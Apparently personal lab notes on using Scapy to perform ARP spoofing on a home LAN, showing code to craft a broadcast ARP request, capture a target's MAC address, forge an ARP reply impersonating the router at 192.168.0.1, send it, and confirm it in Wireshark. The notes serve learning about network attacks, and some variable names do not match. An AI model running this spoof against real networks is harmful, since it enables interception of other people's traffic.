
python -m scapy;




**# Browsing what 'Ether' offers**

ls(Ether)


**# Browsing what an Arp packet has**

ls(ARP)



**# Browsing TCP**


ls(TCP)



**# Defining a variable for broadcast address**

**broadcast = Ether(dst='ff:ff:ff:ff:ff:ff')**

broadcast.show()




src is auto assigned according to your VM mac addr

**# Create ARP**

pdst = target machine IP

hwdst = target mac addr get from ARP res




# Create arp layer

**arp\_layer = ARP(psrc='192.168.2.70', pdst='192.168.2.65', hwsrc='dhcpMacAddr')**

**# Show arp\_layer properties**


arp\_layer.show()



**# Display entire packet (broadcast/arp)**

**entire\_packet = broadcast/arp\_layer**

**entire\_packet.show()**



**# Sending falsified packet to the network**

**# To see whether target responds to our packet**

# Store the falsified packet into 'answer'


# As we'd like to only store res from victims' machine


# NOT the unanswered packets

# [0] select the 1st res

**answer = srp(entire\_packet, timeout=2, verbose=True)[0]**

**\*\*\* Must be root account in Linux**







**# \*\*\* To view the falsified packet answer \*\*\***

**# I changed the dst='192.168.0.169' cuz this is my wifi Win11 IP**

**# Otherwise, we cannot view the target's response packet...**



**# We should be able to see hwsrc='e0:0a:f6:5b:dd:d1' = target's MAC address**



**# To only print target's MAC address**


print(answer[0][1].hwsrc)

**# Store target's MAC address**

target\_mac\_addr = answer[0][1].hwsrc

**# Forging an ARP response**

ls(ARP)



op => who-has

ARP(op=2,...) => ARP response

**# Falsifying a packet as if the router is sending it**

route IP addr = 192.168.0.1

target IP addr = 192.168.0.169

ARP properties

op=2 => ARP response


hwdst => target\_mac\_address

pdst => target\_ip\_addr


psrc => router\_ip\_addr

**packet = ARP(op=2, hwdst=target\_mac\_address, pdst='192.168.0.169', psrc='192.168.0.1')**

**# View our crafted falsified packet**



**# Viewing target's original Physical address (MAC address)**




**# Sending ARP spoofing packet**

send(packet, verbose=False)

**# Using Wireshark to check whether the ARP spoofing packet has been sent to target 192.168.0.169**

Wireshark => ens0 => filter = ARP



**\*\*\* duplicate use of 192.168.0.169 = indicating an ARP spoofing is in place \*\*\***